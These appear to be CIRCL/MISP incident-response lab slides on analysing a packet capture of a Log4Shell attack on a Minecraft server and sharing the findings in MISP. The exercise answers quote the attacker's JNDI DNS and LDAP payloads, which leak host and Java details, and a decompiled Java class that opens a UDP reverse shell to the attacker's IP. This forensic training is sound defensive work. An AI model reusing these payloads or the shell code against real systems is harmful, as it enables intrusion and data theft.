Labs II: Encoding information and sharing it

E.304

CIRCL Computer Incident Response Center Luxembourg

MISP Project
https://www.misp-project.org/

March 21, 2022

Labs II: Encoding information and sharing it
E.304
CIRCL Computer Incident Response Center Luxembourg
MISP Project
https://www.misp-project.org/
March 21, 2022

Log4J exploitation lab

The goal of this lab is to analyze a network capture evidence file, encode, and share the information following successful exploitation by an attacker.
Resources:

- capture.pcap

Tools:

- Wireshark: Network protocol analyzer
- Jadx: Dex to Java decompiler
- misp-wireshark: Lua plugin to extract data from Wireshark and convert it into MISP format

Log4J exploitation lab

The goal of this lab is to analyze a network capture evidence file, encode, and share the information following successful exploitation by an attacker.
Resources:
- capture.pcap
Tools:
- Wireshark: Network protocol analyzer
- Jadx: Dex to Java decompiler
- misp-wireshark: Lua plugin to extract data from Wireshark and convert it into MISP format

1.

Actors

capture.pcap is a network capture on the eth0 interface on our Minecraft Server.

Minecraft Server

- External IP: 44.202.61.172
- Internal IP: 172.31.84.208
- Version: Java Edition v1.18
- Vulnerable to CVE-2021-44228

External actors:

- **Player**
- **Attacker**

1.

Actors
capture.pcap is a network capture on the eth0 interface on our Minecraft Server.
Minecraft Server
External IP: 44.202.61.172
Internal IP: 172.31.84.208
Version: Java Edition v1.18
Vulnerable to CVE-2021-44228
External actors:
Player
Attacker


Exercise 1: Identifying the external actors

Using Wireshark:

- Identify **Player** IP address
- Identify **Attacker** IP address

Figure: CSI: NY - S4E20


Exercise duration: 10 minutes



1. Player IP: 178.249.193.69, Attacker IP: 18.212.74.161

Wireshark tips


Statistics -> IPv4 Statistics -> All Addresses



Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
All Addresses	6289				0,0792	100%	5,3500	73,572
172.31.84.208	6289				0,0792	100,00%	5,3500	73,572
178.249.193.69	3082				0,0388	49,01%	1,2900	1,250
18.212.74.161	2905				0,0366	46,19%	3,9400	73,572
142.251.33.206	266				0,0033	4,23%	1,3900	73,572
46.101.25.250	18				0,0002	0,29%	0,0400	35,317
172.31.0.2	16				0,0002	0,25%	0,0400	35,220
169.254.169.123	2				0,0000	0,03%	0,0200	71,321

Useful filters:

- ip.addr == 10.10.10.10 && ip.addr == 20.20.20.20
- dns.flags.rcode != 0



1. First one is for filtering the communication between two IP addresses only, second one shows failed dns requests, which can potentially be a C2 beaconing

Exercise 2: In-depth analysis 1/2

1. Identify **Attacker** connection to the **Minecraft Server**
2. Search for ***jndi*** string using Wireshark packet string search, and extract all the payloads
3. Analyze JNDI payloads and their purpose
   - DNS
   - LDAP
4. Describe the information the **Attacker** leaked information via DNS/LDAP requests

Exercise duration: 20 minutes

Exercise 2: In-depth analysis 1/2
1. Identify Attacker connection to the Minecraft Server
2. Search for jndi string using Wireshark packet string search, and extract all the payloads
3. Analyze JNDI payloads and their purpose
   - DNS
   - LDAP
4. Describe the information the Attacker leaked information via DNS/LDAP requests
Exercise duration: 20 minutes

1. Attacker connects in packet no. 1540. First attacker payload is a JNDI DNS probe to interact.sh (online tool). after a successful dns probe, attacker leaks via DNS OS user and Java version. Later the attacker leaks via LDAP queries, full Java version, OS, Java VM, Java locale, HW info. Last LDAP payload is a Java RCE.

Exercise 2: In-depth analysis 2/2

DNS payloads

```
${jndi:dns://hostname-${hostName}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
${jndi:dns://user-${env:USER}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
${jndi:dns://version-${sys:java.version}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
```

LDAP payloads

```
${jndi:ldap://18.212.74.161/${java:version}}
${jndi:ldap://18.212.74.161/${java:os}}
${jndi:ldap://18.212.74.161/${java:vm}}
${jndi:ldap://18.212.74.161/${java:locale}}
${jndi:ldap://18.212.74.161/${java:hw}}
${jndi:ldap://18.212.74.161:389/1svssl}
```


Exercise 2: In-depth analysis 2/2
DNS payloads
${jndi:dns://hostname-${hostName}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
${jndi:dns://user-${env:USER}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
${jndi:dns://version-${sys:java.version}.c8nfads2vtcoooosrssogrk4fxryyyyyr.interact.sh}
LDAP payloads
${jndi:ldap://18.212.74.161/${java:version}}
${jndi:ldap://18.212.74.161/${java:os}}
${jndi:ldap://18.212.74.161/${java:vm}}
${jndi:ldap://18.212.74.161/${java:locale}}
${jndi:ldap://18.212.74.161/${java:hw}}
${jndi:ldap://18.212.74.161:389/1svssl}

1. Attacker connects in packet no. 1540. First attacker payload is a JNDI DNS probe to interact.sh (online tool). after a successful dns probe, attacker leaks via DNS OS user and Java version. Later the attacker leaks via LDAP queries, full Java version, OS, Java VM, Java locale, HW info. Last LDAP payload is a Java RCE.

Exercise 3: Payload delivery and RCE 1/2

Identify the TCP stream where the **Attacker** delivered the RCE payload to the **Minecraft Server**

- Search for LDAP traffic after the last JNDI payload
- Payload delivery is over HTTP
- HTTP objects can be exported easily in Wireshark

  `File –> Export Objects –> HTTP...`

- What does the payload do?
- Identify which commands the **Attacker** run abusing the RCE

Exercise duration: 15 minutes


Exercise 3: Payload delivery and RCE 1/2
Identify the TCP stream where the Attacker delivered the RCE payload to the Minecraft Server
Search for LDAP traffic after the last JNDI payload
Payload delivery is over HTTP
HTTP objects can be exported easily in Wireshark
File –> Export Objects –> HTTP...
What does the payload do?
Identify which commands the Attacker run abusing the RCE
Exercise duration: 15 minutes

1. The payload is a reverse UDP shell connecting to remote port 6666 on the attackers machine.
2. filter reverse shell interaction: ip.src==18.212.74.161 && udp
3. The attacker runs the following commands:
4. packet 5202: ls
5. packet 5211: whoami
6. packet 5216: id
7. packet 5202: pwd
8. packet 5238: wget http://www.youtube.com/watch?v=dQw4w9WgXcQ
9. packet 6308: exit

Exercise 3: Payload delivery and RCE 2/2

```java
// ExecTemplateJDK8.class
package defpackage;

/* renamed from: ExecTemplateJDK8  reason: default package */
public class ExecTemplateJDK8 {
    static {
        try {
            Runtime.getRuntime()
                    .exec(System.getProperty("os.name").toLowerCase().contains("win")
                            ? new String[] {
                                    "cmd.exe", "/C",
                                    "sh -i >& /dev/udp/18.212.74.161/6666 0>&1"
                            }
                            : new String[] {
                                    "/bin/bash", "-c",
                                    "sh -i >& /dev/udp/18.212.74.161/6666 0>&1"
                            });
        } catch (Exception e) {
            e.printStackTrace();
        }
        System.out.println();
    }
}
```

1. packet 5: legit player connects to Minecraft server and plays normally
2. packet 1540: attacker connects to server via python script
3. packet 2488-2496: attacker sends chat that triggers dns probe to interactsh (dns)
4. packet 3378: attacker leaks user (dns)
5. packet 3619: attacker leaks java (dns)
6. packet 3798: attacker leaks java version (ldap)
7. packet 4049: attacker leaks OS (ldap)
8. packet 4266: attacker leaks java VM (ldap)
9. packet 4468: attacker leaks java locale (ldap)
10. packet 4729: attacker leaks HW (ldap)
11. tcp.stream eq 33: attacker delivers UDP reverse shell payload (ldap & http
12. attacker runs a few cmds via reverse shell and exits

Describing the timeline

Describe and encode the exfiltration process, data and target in MISP

Describing the timeline
Describe and encode the exfiltration process, data and target in MISP

1.

MISP ENCODING 2/2

Play with distribution and correctly set it for each data point

MISP ENCODING 2/2
Play with distribution and correctly set it for each data point

1.

PyMISP and Scapy

MISP automation with PyMISP and Scapy

PyMISP and Scapy
MISP automation with PyMISP and Scapy

1.

Bonus: misp-wireshark

Show how misp-wireshark can be use to export pcap data to MISP format.

Bonus: misp-wireshark
Show how misp-wireshark can be use to export pcap data to MISP format.

1.